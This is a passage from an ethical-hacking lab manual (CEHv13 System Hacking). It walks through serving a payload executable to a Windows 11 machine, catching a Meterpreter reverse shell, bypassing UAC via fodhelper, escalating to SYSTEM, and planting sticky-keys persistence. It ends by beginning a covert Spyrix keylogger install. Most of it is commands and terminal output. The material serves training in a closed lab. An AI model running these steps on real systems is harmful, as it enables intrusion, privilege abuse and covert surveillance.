
6. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share Windows.exe with the victim machine.
7. To create a new directory to share the **Windows.exe** file with the target machine and provide the permissions, use the below commands:
 - o Run **mkdir /var/www/html/share** command to create a shared folder
 - o Run **chmod -R 755 /var/www/html/share** command
 - o Run **chown -R www-data:www-data /var/www/html/share** command
8. Copy the payload into the shared folder by executing **cp /home/attacker/Desktop/Windows.exe /var/www/html/share/** command.
9. Start the Apache server by executing **service apache2 start** command.

10.



11. Run **msfconsole** command in the terminal window to launch Metasploit Framework.
12. In Metasploit type **use exploit/multi/handler** and press **Enter**.
13. Now, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

14.

A screenshot of a terminal window titled "msfconsole - Parrot Terminal". The terminal is running on a Parrot OS desktop environment, as evidenced by the desktop icons at the top and the Parrot logo watermark in the background. The terminal window has a dark blue header bar with the title "msfconsole - Parrot Terminal". Below the title is a standard menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The main area of the terminal shows the following session:

```
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
```



```
[msf] =[ metasploit v6.3.44-dev
+ -- ---[ 2376 exploits - 1232 auxiliary - 416 post      ]
+ -- ---[ 1391 payloads - 46 encoders - 11 nops        ]
+ -- ---[ 9 evasion                                ]
```



```
Metasploit Documentation: https://docs.metasploit.com/
```



```
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >>
```

15. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
 16. Type **set lport 444** and press **Enter** to set lport.
 17. Now, type **run** in the Metasploit console and press **Enter**.

18.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal output is as follows:

```
YOU DIDN'T SAY THE MAGIC WORD!

attacker's Home

      =[ metasploit v6.3.44-dev          ]
+ -- ---=[ 2376 exploits - 1232 auxiliary - 416 post      ]
+ -- ---=[ 1391 payloads - 46 encoders - 11 nops        ]
+ -- ---=[ 9 evasion                         ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

```
[msf] (Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.1.13
lhost => 10.10.1.13
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lport 444
lport => 444
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> run
```

[*] Started reverse TCP handler on 10.10.1.13:444

19. Click [Windows 11-M6](#) to switch to the **Windows 11** machine, click [Ctrl+Alt+Delete](#) to activate the machine and login with **Admin/Pa\$\$w0rd**.
20. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents.
21. Click on **Windows.exe** to download the file.

22.

Index of /share

Name	Last modified	Size	Description
Parent Directory	-	-	
Windows.exe	2024-03-13 06:46	72K	


Apache/2.4.57 (Debian) Server at 10.10.1.13 Port 80

4:03 AM
3/13/2024

23. Navigate to the **Downloads** folder and double-click the **Windows.exe** file.

24. If an **Open File - Security Warning** window appears; click **Run**.

25.



26. Leave the **Windows 11** machine running and click [Parrot Security](#) to switch to the **Parrot Security** machine.

27. The Meterpreter session has successfully been opened, as shown in the screenshot.

28.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The window has a dark background with a tropical parrot logo on the right side. The terminal menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". A red banner at the top reads "YOU DIDN'T SAY THE MAGIC WORD!". Below the banner, the Metasploit command-line interface is visible, showing a session setup and a successful meterpreter connection. The session details include:

```
[msf] (Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.1.13
lhost => 10.10.1.13
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set lport 444
lport => 444
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175686 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50407) at 2024-03-13 07:04:56 -0400

(Meterpreter 1)(C:\Users\Admin\Downloads) >
```

29. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.
30. Type **getuid** and press **Enter**, to display current user ID.

31.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running the Metasploit Framework. The user has configured a reverse TCP handler with a generic shell payload, set the lhost to 10.10.1.13, and the lport to 444. The exploit was run, starting a reverse TCP handler on 10.10.1.13:444. A stage payload was sent to the target host (10.10.1.11). A Meterpreter session was opened on 10.10.1.11:50407 at 2024-03-13 07:04:56 -0400. The session information includes:

```
[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175686 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50407) at 2024-03-13 07:04:56 -0400

(Meterpreter 1)(C:\Users\Admin\Downloads) > sysinfo
Computer       : WINDOWS11
OS             : Windows 10 (10.0 Build 22000).
Architecture   : x64
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
(Meterpreter 1)(C:\Users\Admin\Downloads) > getuid
Server username: Windows11\Admin
(Meterpreter 1)(C:\Users\Admin\Downloads) >
```

The terminal window has a dark background with a parrot logo. The title bar says "msfconsole - Parrot Terminal". The bottom of the window shows standard Linux desktop icons: Menu, msfconsole - Parrot T..., and a maximize/minimize button.

32. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.
33. Type **background** and press **Enter**, to background the current session.
34. Type **search bypassuac** and press **Enter**, to get the list of bypassuac modules.
35. In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.

36.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command entered is "[msf] (Jobs:0 Agents:1) exploit(multi/handler) >> search bypassuac". The output displays a table of matching modules:

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/local/bypassuac_windows_store_filesys	2019-08-22	manual	Yes	Windows UAC Protection Bypass Via Windows Store (WSReset.exe)
1	exploit/windows/local/bypassuac_windows_store_reg	2019-02-19	manual	Yes	Windows UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry
2	exploit/windows/local/bypassuac	2010-12-31	excellent	No	Windows Escalate UAC Protection Bypass
3	exploit/windows/local/bypassuac_injection	2010-12-31	excellent	No	Windows Escalate UAC Protection Bypass (In Memory Injection)
4	exploit/windows/local/bypassuac_injection_winsxs	2017-04-06	excellent	No	Windows Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
5	exploit/windows/local/bypassuac_vbs	2015-08-22	excellent	No	Windows Escalate UAC Protection Bypass (ScriptHost Vulnerability)
6	exploit/windows/local/bypassuac_comhijack	1900-01-01	excellent	Yes	Windows Escalate UAC Protection Bypass (Via COM Handler Hijack)
7	exploit/windows/local/bypassuac_eventvwr	2016-08-15	excellent	Yes	Windows Escalate UAC Protection Bypass (EventVwr)

37. In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.
38. Type **set session 1** and press **Enter**.
39. Type **show options** in the meterpreter console and press **Enter**.

40.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The user is configuring an exploit module:

```
[msf] (Jobs:0 Agents:1) exploit(multi/handler) >> use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> set session 1
session => 1
[msf] (Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> show options
```

Module options (exploit/windows/local/bypassuac_fodhelper):

Name	Current Setting	Required	Description
SESSION	1	yes	The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.1.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Windows 11

41. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.
42. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).
43. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.

44.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The window has a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". Below the menu is a command-line interface. The user is in a session labeled "0 Windows x86". The terminal displays the following text:

```
-- 
0  Windows x86

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> set LHOST 10.10.1.13
LHOST => 10.10.1.13
[msf](Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> set TARGET 0
TARGET => 0
[msf](Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> exploit

[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175686 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50430) at 2024-03-13 07:11:05 -0400
[*] Cleaning up registry keys ...

(Meterpreter 2)(C:\Windows\system32) >
```

The terminal window has a dark background with a green and blue abstract pattern. The title bar and menu bar are light-colored. The command-line text is in white and green.

45. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.
46. Type **getsystem -t 1** and press **Enter** to elevate privileges.
47. Now, type **getuid** and press **Enter**. The meterpreter session is now running with system privileges.

48.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running on a Parrot OS desktop environment, indicated by the desktop icons in the background. The terminal window has a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The main area of the terminal displays the following Metasploit session output:

```
View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> set LHOST 10.10.1.13
LHOST => 10.10.1.13
[msf](Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> set TARGET 0
TARGET => 0
[msf](Jobs:0 Agents:1) exploit(windows/local/bypassuac_fodhelper) >> exploit

[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175686 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50430) at 2024-03-13 07:11:05 -0400
[*] Cleaning up registry keys ...

(Meterpreter 2)(C:\Windows\system32) > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
(Meterpreter 2)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 2)(C:\Windows\system32) >
```

The terminal window has a title bar "msfconsole - Parrot Terminal" and a status bar at the bottom with "Menu" and "msfconsole - Parrot T...".

49. Type **background** and press **Enter** to background the current session.
50. In this task, we will use sticky_keys module present in Metasploit to exploit the sticky keys feature in **Windows 11**.
51. Type **use post/windows/manage/sticky_keys** and press **Enter**.
52. Now type **sessions -i*** and press **Enter** to list the sessions in meterpreter.

53.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal output is as follows:

```
[*] Sending stage (175686 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50430) at 2024-03-13 07:11:05 -0400
[*] Cleaning up registry keys ...

(Meterpreter 2)(C:\Windows\system32) > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
(Meterpreter 2)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 2)(C:\Windows\system32) > background
[*] Backgrounding session 2...
[msf](Jobs:0 Agents:2) exploit(windows/local/bypassuac_fodhelper) >> use post/windows/manage/sticky_keys
[msf](Jobs:0 Agents:2) post(windows/manage/sticky_keys) >> sessions -i*
```

Active sessions

```
=====
Id  Name      Type          Information                                Connection
--  --        ---          -----
1   meterpreter x86/windows Windows11\Admin @ WINDOWS11           10.10.1.13:444 -> 10.10.1.11:50407 (10.10.1.11)
2   meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS11          10.10.1.13:4444 -> 10.10.1.11:50430 (10.10.1.11)
```

```
[msf](Jobs:0 Agents:2) post(windows/manage/sticky_keys) >>
```

At the bottom of the terminal window, there is a menu bar with "Menu" and the title "msfconsole - Parrot T...".

54. In the console type **set session 2** to set the privileged session as the current session.
55. In the console type **exploit** and press **Enter**, to begin the exploit.

56.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command history includes:

```
(Meterpreter 2)(C:\Windows\system32) > background
[*] Backgrounding session 2...
[msf](Jobs:0 Agents:2) exploit(windows/local/bypassuac_fodhelper) >> use post/windows/manage/sticky_keys
[msf](Jobs:0 Agents:2) post(windows/manage/sticky_keys) >> sessions -i*
Active sessions
=====
Id  Name      Type          Information           Connection
--  --        ---          -----
1   meterpreter x86/windows Windows11\Admin @ WINDOWS11 10.10.1.13:444 -> 10.10.1.11:50407 (10.10.1.11)
2   meterpreter x86/windows NT AUTHORITY\SYSTEM @ WINDOWS1 10.10.1.13:4444 -> 10.10.1.11:50430 (10.10.1.11)


[msf](Jobs:0 Agents:2) post(windows/manage/sticky_keys) >> set session 2
session => 2
[msf](Jobs:0 Agents:2) post(windows/manage/sticky_keys) >> exploit

[+] Session has administrative rights, proceeding.
[+] 'Sticky keys' successfully added. Launch the exploit at an RDP or UAC prompt by pressing SHIFT 5 times.
[*] Post module execution completed
[msf](Jobs:0 Agents:2) post(windows/manage/sticky_keys) >>
```

The terminal window has a dark theme with a green and blue color scheme. It includes standard Linux-style navigation buttons (File, Edit, View, Search, Terminal, Help) and system status icons (battery, signal, volume, date).

57. Now click [Windows 11-M6](#) to switch to **Windows 11** machine and sign out from the **Admin** account and sign into **Martin** account using **apple** as password.
58. Martin is a user account without any admin privileges, lock the system and from the lock screen press **Shift key 5 times**, this will open a command prompt on the lock screen with System privileges instead of sticky keys error window.
59. In the Command Prompt window, type **whoami** and press **Enter**.

60.



61. We can see that we have successfully got a persistent System level access to the target system by exploiting sticky keys.
62. This concludes the demonstration of maintain persistence by exploiting Sticky Keys.
63. Close all open windows and document all the acquired information.
64. Sign out from **Martin** account and sign into **Admin** account using **Pa\$\$w0rd** as password.
65. Click [Parrot Security](#) to switch to the **Parrot Security** machine and restart the machine. To do that click **Menu** button at the bottom left of the **Desktop**, from the menu and click **Turn off the device** icon. A **Shutdown this system now?** pop-up appears, click on **Restart** button.

Question 6.2.1.1

Exploit Sticky keys feature to gain access and to escalate privileges on the Windows 11 machine. Enter the domain of Windows 11 obtained from sysinfo command in meterpreter session.

Score

Lab 3: Maintain Remote Access and Hide Malicious Activities

Lab Scenario

As a professional ethical hacker or pen tester, the next step after gaining access and escalating privileges on the target system is to maintain access for further exploitation on the target system.

Now, you can remotely execute malicious applications such as keyloggers, spyware, backdoors, and other malicious programs to maintain access to the target system. You can hide malicious programs or files using methods such as rootkits, steganography, and NTFS data streams to maintain access to the target system. Maintaining access will help you identify security flaws in the target system and monitor the employees' computer activities to check for any violation of company security policy. This will also help predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

Lab Objectives

- User system monitoring and surveillance using Spyrix
- Maintain persistence by modifying registry run keys

Overview of Remote Access and Hiding Malicious Activities

Remote Access: Remote code execution techniques are often performed after initially compromising a system and further expanding access to remote systems present on the target network.

Discussed below are some of the remote code execution techniques:

- Exploitation for client execution
- Scheduled task
- Service execution

Hiding Files: Hiding files is the process of hiding malicious programs using methods such as rootkits, NTFS streams, and steganography techniques to prevent the malicious programs from being detected by protective applications such as Antivirus, Anti-malware, and Anti-spyware applications that may be installed on the target system. This helps in maintaining future access to the target system as a hidden malicious file provides direct access to the target system without the victim's consent.

Task 1: User System Monitoring and Surveillance using Spyrix

Spyrix facilitates covert remote monitoring of user activities in real-time. It provides concealed surveillance via a secure web account, logging keystrokes with a keylogger, monitoring various platforms such as Facebook, WhatsApp, Skype, Email, etc. It also offers functionality of capturing screenshots, live viewing of screen and webcam feeds, continuous recording of screen and webcam activity.

Here, we will use Spyrix to perform system monitoring and surveillance.

1. Click on [Windows Server 2022](#) to switch to **Windows Server 2022** machine, click [**Ctrl+Alt+Delete**](#) to activate the machine and login with **CEH\Administrator / Pa\$\$w0rd**.
2. On the **Windows Server 2022** machine, navigate to **Z:\CEHv13 Module 06 System Hacking\Spyware\General Spyware\Spyrix** and double-click **spm_setup.exe**.
3. Follow the wizard driven steps to install Spyrix Personal Monitor.
4. In the **Welcome to the Spyrix Personal Monitor 11.6.15 Setup Wizard**, leave the **Enter email** field as blank and click **Next**.
5. At the end of the installation, ensure that the **Sign in your Online Monitoring account** checkbox is selected and click on **Finish**.

6.



